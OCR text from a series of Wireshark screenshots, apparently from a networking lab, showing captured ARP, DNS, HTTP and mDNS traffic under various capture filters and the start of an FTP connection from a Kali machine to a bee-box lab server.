571 21.193272608 172.31.50.246 239.255.255.250 SSDP 136 M-SEARCH * HTTP/1.1
572 21.193272836 172.31.50.246 239.255.255.250 SSDP 179 M-SEARCH * HTTP/1.1
573 21.193272892 172.31.50.173 224.0.0.251 MDNS 339 Standard query response 0x0000 TXT, cache flush PTR _hue._tcp.local PTR Hue Bridge - 1113D1…
Frame 792: 325 bytes on wire (2600 bits), 325 bytes captured (2600 bits) on interface
Ethernet II, Src: ecobee_c8:12:92 (44:61:32:c8:12:92), Dst: IPv4mcast_fb (01:00:5e:00:
Internet Protocol Version 4, Src: 172.31.50.185, Dst: 224.0.0.251
User Datagram Protocol, Src Port: 5353, Dst Port: 5353
Multicast Domain Name System (response)
wireshark_eth0J9HLZ2.pcapng
Packets: 921 · Displayed: 363 (39.4%) · Dropped: 0 (0.0%)
Profile: Default



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
not arp and not dns
No. Time Source Destination Protocol Length Info
1 0.000000000 23.38.59.250 192.168.1.34 TCP 60 80 → 57409
2 0.000000632 192.168.1.34 23.38.59.250 TCP 60 [TCP ACKed
5 3.663760049 192.168.1.34 142.251.222.99 TCP 66 57424 → 80
6 3.670377329 142.251.222.99 192.168.1.34 TCP 66 80 → 57424
7 3.670377860 192.168.1.34 142.251.222.99 TCP 60 57424 → 80
8 3.670377941 192.168.1.34 142.251.222.99 HTTP 254 GET /r/r1.c
9 3.678908236 142.251.222.99 192.168.1.34 TCP 60 80 → 57424
10 3.683088894 142.251.222.99 192.168.1.34 PKIX-C… 1758 Certificate
11 3.683089455 192.168.1.34 142.251.222.99 TCP 60 57424 → 80
14 3.694911561 192.168.1.34 104.120.67.240 TCP 66 57425 → 80
15 3.700340857 104.120.67.240 192.168.1.34 TCP 66 80 → 57425
16 3.700341478 192.168.1.34 104.120.67.240 TCP 60 57425 → 80
17 3.700341558 192.168.1.34 104.120.67.240 HTTP 281 GET / HTTP/
18 3.705370349 104.120.67.240 192.168.1.34 TCP 60 80 → 57425
19 3.707382799 104.120.67.240 192.168.1.34 HTTP 317 HTTP/1.1 30



The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
eth0
eth1
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Wi-Fi remote capture: wifidump



File Edit View Go Capture Analyze Statistics Telephony Wireless
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: arp
eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump



Capturing from eth1 (arp)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
31 352.291513943 PCSSystemtec_1c:e4:... Broadcast ARP 60 Who has 192.168.92.3? Tell 192.168.92.2
32 352.291549890 PCSSystemtec_14:7b:... PCSSystemtec_1c:e4:... ARP 42 192.168.92.3 is at 08:00:27:14:7b:e9
33 357.377279157 PCSSystemtec_14:7b:... PCSSystemtec_1c:e4:... ARP 42 Who has 192.168.92.2? Tell 192.168.92.3
34 357.377561032 PCSSystemtec_1c:e4:... PCSSystemtec_14:7b:... ARP 60 192.168.92.2 is at 08:00:27:1c:e4:bc
35 370.944896721 PCSSystemtec_14:7b:... PCSSystemtec_00:08:... ARP 42 Who has 192.168.92.7? Tell 192.168.92.3
36 370.945595553 PCSSystemtec_00:08:... PCSSystemtec_14:7b:... ARP 60 192.168.92.7 is at 08:00:27:00:08:89
37 403.968004355 PCSSystemtec_14:7b:... PCSSystemtec_00:08:... ARP 42 Who has 192.168.92.7? Tell 192.168.92.3
38 403.968659595 PCSSystemtec_00:08:... PCSSystemtec_14:7b:... ARP 60 192.168.92.7 is at 08:00:27:00:08:89
39 446.976019415 PCSSystemtec_14:7b:... PCSSystemtec_00:08:... ARP 42 Who has 192.168.92.7? Tell 192.168.92.3
40 446.976682109 PCSSystemtec_00:08:... PCSSystemtec_14:7b:... ARP 60 192.168.92.7 is at 08:00:27:00:08:89
41 472.278911114 PCSSystemtec_00:08:... PCSSystemtec_1c:e4:... ARP 60 Who has 192.168.92.2? Tell 192.168.92.7
42 472.278911635 PCSSystemtec_1c:e4:... PCSSystemtec_00:08:... ARP 60 192.168.92.2 is at 08:00:27:1c:e4:bc
43 489.984449789 PCSSystemtec_14:7b:... PCSSystemtec_00:08:... ARP 42 Who has 192.168.92.7? Tell 192.168.92.3
44 489.985053293 PCSSystemtec_00:08:... PCSSystemtec_14:7b:... ARP 60 192.168.92.7 is at 08:00:27:00:08:89
45 530.396345522 PCSSystemtec_d7:cc:... Broadcast ARP 60 Who has 192.168.92.2? Tell 192.168.92.5
46 530.396346113 PCSSystemtec_1c:e4:... PCSSystemtec_d7:cc:... ARP 60 192.168.92.2 is at 08:00:27:1c:e4:bc
47 532.992199816 PCSSystemtec_14:7b:... PCSSystemtec_00:08:... ARP 42 Who has 192.168.92.7? Tell 192.168.92.3
48 532.992789414 PCSSystemtec_00:08:... PCSSystemtec_14:7b:... ARP 60 192.168.92.7 is at 08:00:27:00:08:89



Welcome to Wireshark
Capture
...using this filter:
ip and udp port 53
eth0
eth1
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system



Capturing from eth0 (ip and udp port 53)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
7 3.522068555 192.168.1.33 103.157.187.167 DNS 76 Standard query 0xcdbb A dns.msftncsi.com
8 3.522069186 192.168.1.33 8.8.8.8 DNS 76 Standard query 0xcdbb A dns.msftncsi.com
9 6.000407169 192.168.1.33 103.157.187.167 DNS 91 Standard query 0x3936 A signaler-pa.clients6.goog
10 6.000407700 192.168.1.33 8.8.8.8 DNS 91 Standard query 0x3936 A signaler-pa.clients6.goog
11 7.522352214 192.168.1.33 103.157.187.167 DNS 76 Standard query 0xcdbb A dns.msftncsi.com
12 7.522352765 192.168.1.33 8.8.8.8 DNS 76 Standard query 0xcdbb A dns.msftncsi.com
13 7.527692311 103.157.187.167 192.168.1.33 DNS 92 Standard query response 0xcdbb A dns.msftncsi.com
14 7.529056672 8.8.8.8 192.168.1.33 DNS 92 Standard query response 0xcdbb A dns.msftncsi.com
15 7.689203415 192.168.1.33 103.157.187.167 DNS 77 Standard query 0x52f3 A ops-gx.nvidia.com
16 7.702476701 103.157.187.167 192.168.1.33 DNS 184 Standard query response 0x52f3 A ops-gx.nvidia.co
17 8.776762450 192.168.1.33 103.157.187.167 DNS 81 Standard query 0x5eca A events.gfe.nvidia.com
18 8.784020651 103.157.187.167 192.168.1.33 DNS 97 Standard query response 0x5eca A events.gfe.nvidi
19 9.526629972 192.168.1.33 103.157.187.167 DNS 85 Standard query 0x04ca PTR 126.57.66.18.in-addr.ar
20 9.538031931 103.157.187.167 192.168.1.33 DNS 141 Standard query response 0x04ca PTR 126.57.66.18.i
21 10.001495987 192.168.1.33 8.8.8.8 DNS 91 Standard query 0x20c9 A signaler-pa.clients6.goog
22 10.001496508 192.168.1.33 8.8.8.8 DNS 91 Standard query 0xa59b HTTPS signaler-pa.clients6.
23 10.009391013 8.8.8.8 192.168.1.33 DNS 107 Standard query response 0x20c9 A signaler-pa.clie
24 10.009391725 8.8.8.8 192.168.1.33 DNS 141 Standard query response 0xa59b HTTPS signaler-pa.



Welcome to Wireshark
Capture
...using this filter:
ip and tcp port 21
eth0
eth1
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon



Capturing from eth0 (ip and tcp port 21)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
kali@kali:
Session Actions Edit View Help
(kali㉿kali)-[~]
$



Capturing from eth1 (ip and tcp port 21)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000000 192.168.92.3 192.168.92.7 TCP 74 36876 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=1651475249 TSecr=0 WS
2 0.000836299 192.168.92.7 192.168.92.3 TCP 74 21 → 36876 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=1310797 TSe
3 0.000860063 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=1 Ack=1 Win=129940 Len=0 TSval=1651475250 TSecr=1310797
4 5.010851520 192.168.92.7 192.168.92.3 FTP 117 Response: 220 ProFTPD 1.3.1 Server (bee-box) [192.168.92.7]
5 5.010879552 192.168.92.3 192.168.92.7 TCP 66 36876 → 21 [ACK] Seq=1 Ack=52 Win=129892 Len=0 TSval=1651480260 TSecr=1312050
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth1, id 0
Ethernet II, Src: PCSSystemtec_14:7b:e9 (08:00:27:14:7b:e9), Dst: PCSSystemtec_00:08:89 (08:00:27:00:08
Internet Protocol Version 4, Src: 192.168.92.3, Dst: 192.168.92.7
Transmission Control Protocol, Src Port: 36876, Dst Port: 21, Seq: 0, Len: 0
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ftp 192.168.92.7
Connected to 192.168.92.7.
220 ProFTPD 1.3.1 Server (bee-box) [192.168.92.7]
Name (192.168.92.7:kali):

